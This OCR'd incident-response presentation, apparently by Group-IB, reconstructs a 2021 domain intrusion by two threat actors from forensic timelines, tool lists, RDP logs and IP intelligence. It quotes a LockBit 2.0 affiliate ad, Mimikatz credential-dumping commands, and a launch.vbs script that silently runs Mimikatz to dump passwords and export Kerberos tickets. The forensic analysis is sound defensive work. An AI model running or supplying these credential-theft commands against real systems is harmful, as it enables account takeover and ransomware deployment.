


- Powershell to dump credentials



- Netscan.exe


Discovery tool at 19:57




```
<?xml version="1.0"?>
<network-scanner-license>
  <license>mBYteKnlNi0KU/DMHkgzja
+fcjsyPKMoJGzjcbrcEx25BkxKIcdgH5z
  <upgrade>0</upgrade>
  <language>Russian</language>
  <nmap>H:\сир\64_bit_new</nmap>
```

- Administrator
- DOMAINCONTROLLER\Administrator
- DOMAINCONTROLLER\
-
- DOMAINCONTROLLER\
- DOMAINCONTROLLER\
-


Two questions



1. Where did they get credentials already?

We see Mimikatz's execution after the net scan


2. Why to clean all the logs so early?



Answers

1. Where did they get credentials already?

20.12.2021 at 00:41:57 – file **64_log.txt** was created in «C:\Users\Administrator\Downloads\64\» and it contains passwords for the Administrator and some other users



ARTIFACT INFORMATION

Linked Path	**C:\Users\Administrator\Downloads\64**
Target File Created Date/Time	**20/12/2021 00:36:08**
Target File Last Modified Date/Time	**20/12/2021 00:42:01**
Target File Last Accessed Date/Time	**20/12/2021 00:42:01**

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonPasswords
```

2. Why clean all the logs so early? Because the first intruder tried to clean traces!

What did they do from17.12 to 20.12

17.12.2021 (Friday) at 23:05 first strange connection by the “Administrator” on the Server-1. User Administrator executed “cmd.exe”:

ARTIFACT INFORMATION

User Name	**Administrator**
File Name	**%APPDATA%\Microsoft\Windows\Start Menu\Programs\System Tools\Command Prompt.lnk**
Application Run Count	**1**
Last Run Date/Time	**17/12/2021 23:05:03**

19.12.2021 at 05:33 the Administrator ran a PowerShell script and installed Any Desk.

19/12/2021 5:33:22	Software Installation	AnyDesk.exe

Later 19.12 a bunch of tools in C:\Users\Administrator\Downloads\ :

Name	Description
Advanced_Port_Scanner_2.5.3869.exe	Network scanner
backup.bat	Bash script to delete backups
PsExec.exe and PsExec64.exe	a legitimate utility enabling the threat actors to execute files on remote hosts
tni-setup430_4113.exe	Multipurpose tool for network inventory (scanning)
WebBrowserPassView.exe	Web Browser Password Viewer
netpass (1).exe	Recovering locally stored passwords for network computers

What did they do on 20.12.2021

Morning

- 00:44:06 a new folder was created on the Server-1 server - C:\NL\.
- 00:44:36 the user Administrator executed “C:\NL\WinPcap_4_1_3.exe”
- 00:45:10 the threat actor visits the folder «**C:\NL\arch\mmktz_64**»
- From 01:09:43 until 02:36:34 threat actor serf through network folders:
  - «My Network Places:\FILESTORAGE\»
  - «\\FILESTORAGE\»
  - «My Network Places:\10.1.0.00\Backup\».

What did they do on 20.12.2021

Working hours

noth·ing
/ˈnəTHiNG/

pronoun

1. not anything; no single thing.

What did they do on 20.12.2021

Evening

- 20:22 Advanced_Port_Scanner_2.5.3869.exe.
- From 20:39 until 21:17 threat actors examined folders related to backups on different servers
- From 20:42 threat actors access “SERVER-2” “FILESTORAGE” and “DOMAIN” via RDP:

20/12/2021 20:42:38	Incoming	Remote Desktop Services: Session logon succeeded.	\Administrator
20/12/2021 20:42:38	Incoming	Remote Desktop Services: Shell start notification rec...	\Administrator
20/12/2021 20:56:47	Incoming	Remote Desktop Services: Session logon succeeded.	\Administrator
20/12/2021 20:56:48	Incoming	Remote Desktop Services: Shell start notification rec...	\Administrator
20/12/2021 21:08:44	Incoming	Remote Desktop Services: Session has been disconn...	\Administrator
20/12/2021 21:08:44	Incoming		Administrator
20/12/2021 21:30:56	Incoming	Remote Desktop Services: Session logon succeeded.	Administrator
20/12/2021 21:30:57	Incoming	Remote Desktop Services: Shell start notification rec...	Administrator
20/12/2021 21:31:19	Incoming	Remote Desktop Services: Session has been disconn...	Administrator
20/12/2021 21:31:32	Incoming	Remote Desktop Services: Session has been disconn...	Administrator
20/12/2021 21:31:32	Incoming		Administrator
20/12/2021 21:33:59	Incoming	Remote Desktop Services: Session has been disconn...	Administrator
20/12/2021 21:47:11	Incoming		\Administrator
20/12/2021 22:19:53	Incoming	Remote Desktop Services: Session has been disconn...	\Administrator
20/12/2021 22:19:53	Incoming		Administrator
20/12/2021 22:20:31	Incoming	Remote Desktop Services: Session has been disconn...	Administrator

21.12.2021 Second threat actor

In the evening of 21.12.2021 someone uploaded a list of tools to the Server-1 to the «C:\Users\Administrator\Music\»

1. The second attacker uploads some tools that are the same as the first attacker uploaded with the same or different names:

1st threat actor	2nd threat actor
Advanced_Port_Scanner_2.5.3869.exe	AdvancedSERG_Port_Scanner_2.5.3581exe
WebBrowserPassView.exe	WebBrowserPassView.exe
netpass (1).exe	netpass.exe

2. Attackers used different folders to keep their tools. The first one used «C:\Users\Administrator\Downloads\» and «C:\NL\»; the second used the «C:\Users\Administrator\Music\» folder.

3. The second attacker performs a network scan as one of the first actions after accessing SERVER-1. But we know that the first attacker already made a network scan on 20/12/2021 at 20:22:49.

Partner Programs

CONDITIONS FOR PARTNERS

[Ransomware] LockBit 2.0 is an affiliate program.

Affiliate program LockBit 2.0 temporarily relaunch the intake of partners.

The program has been underway since September 2019, it is designed in origin C and ASM languages without any dependencies. Encryption is implemented in parts via the completion port (I/O), encryption algorithm AES + ECC. During two years none has managed to decrypt it.

Unparalleled benefits are encryption speed and self-spread function.

The only thing you have to do is to get access to the core server, while LockBit 2.0 will do all the rest. The launch is realized on all devices of the domain network in case of administrator rights on the domain controller.


2 actor 21.12.2021

- 19:58 regedit.exe – «enable_dump_pass.reg» file from «C:\Users\Administrator\Music\MIMIMI\mimikatz\»
- 20:23 «C:\Users\Administrator\Music\PowerRun.exe»
- 20:26 «C:\Users\Administrator\Music**VmManagedSetup.exe**» - attributed as **SystemBC**
- 21:47 «C:\Users\Administrator\Music\AdvancedSERG_Port_Scanner_2.5.3581.exe»
- 21:56 «C:\Users\Administrator\Music\mmm\Win32\launch.vbs» through WScript.exe

```
set shell=CreateObject("Shell.Application")
shell.ShellExecute "mimikatz.exe", """log"" ""privilege::debug""
""sekurlsa::logonpasswords"" ""sekurlsa::tickets /export"" ""exit""", "", "runas", 0
set shell=nothing
```

And from 22:03 there is information about external RDP connection to SERVER-1:


21/12/2021 22:03:35	Incoming	Remote Desktop...	[redacted]	\Administrator	185.247.71.106
21/12/2021 22:03:35	Incoming		[redacted]	Administrator	185.247.71.106
21/12/2021 22:04:22	Incoming		[redacted]	\Administrator	185.247.71.106


GROUP-IB
Dashboard
Attacks
Investigation
Graph
My company
Reports
TI&A Hunting
Settings
Graph
185.247.71.106
SSH
ed1c...6010
IP
185.247.71.106
b046...d6f1
dcd7...3e75
Nodes details
IP 1
SSH 1
Files 2
Vulns 4
Sort by
IP
Netname
Hosts
Location
ASN
Active since 2020.09.27
PTR —
IP
185.247.71.106
Netname
M247-LTD-Stockholm
Location
SE
ASN
AS9009
Hosts qt.
8
Ports
9000 53 443
SKADLIGKOD.SE
Round up and summaries
As in my previous report, the company M247 Ltd is still the most used internet egress point all over Europe. It is used by nearly all VPN providers at least once (M247 is still not available in Sweden).

More tools uploaded on 24.12.2021? But why?

«C:\Users\Administrator\Music\»

dfControl.exe is a Defender Control v.2



64.exe is a PC Hunter version 1.0.0.5

Because we're in! IR started 24.12.2021

Overview

Blocked First seen 24 Dec 2021 18:56:21 Last update 24 Dec 2021 19:00:32

General Information

Huntpoint activity

Info Response actions

Source

File names: C:\Users\Administrator\Music\MIMIMI\mimika...

Huntpoint activity

Malicious file C:\Users\Administrator\Music\MIMIMI\mimikatz\!start.cmd open attempt

Appliance: Huntpoint

Asset has 0 malicious processes running on the computer

First seen 24 Dec 2021 18:56:21 Last update 24 Dec 2021 19:00:32

Download CSV

Status

Blocked

System: Microsoft Windows Serv... Appliance: Huntpoint Company:

Signatures 3

Triggered static or behavioral rules

Severity level: High Medium Low

24.12.2021 06:52:51 Malicious file C:\Users\Administrator\Music\MIMIMI\mimikatz\!start.cmd o...

24.12.2021 06:51:21 Malicious file C:\Users\Administrator\Music\MIMIMI\mimikatz\!start.cmd o...

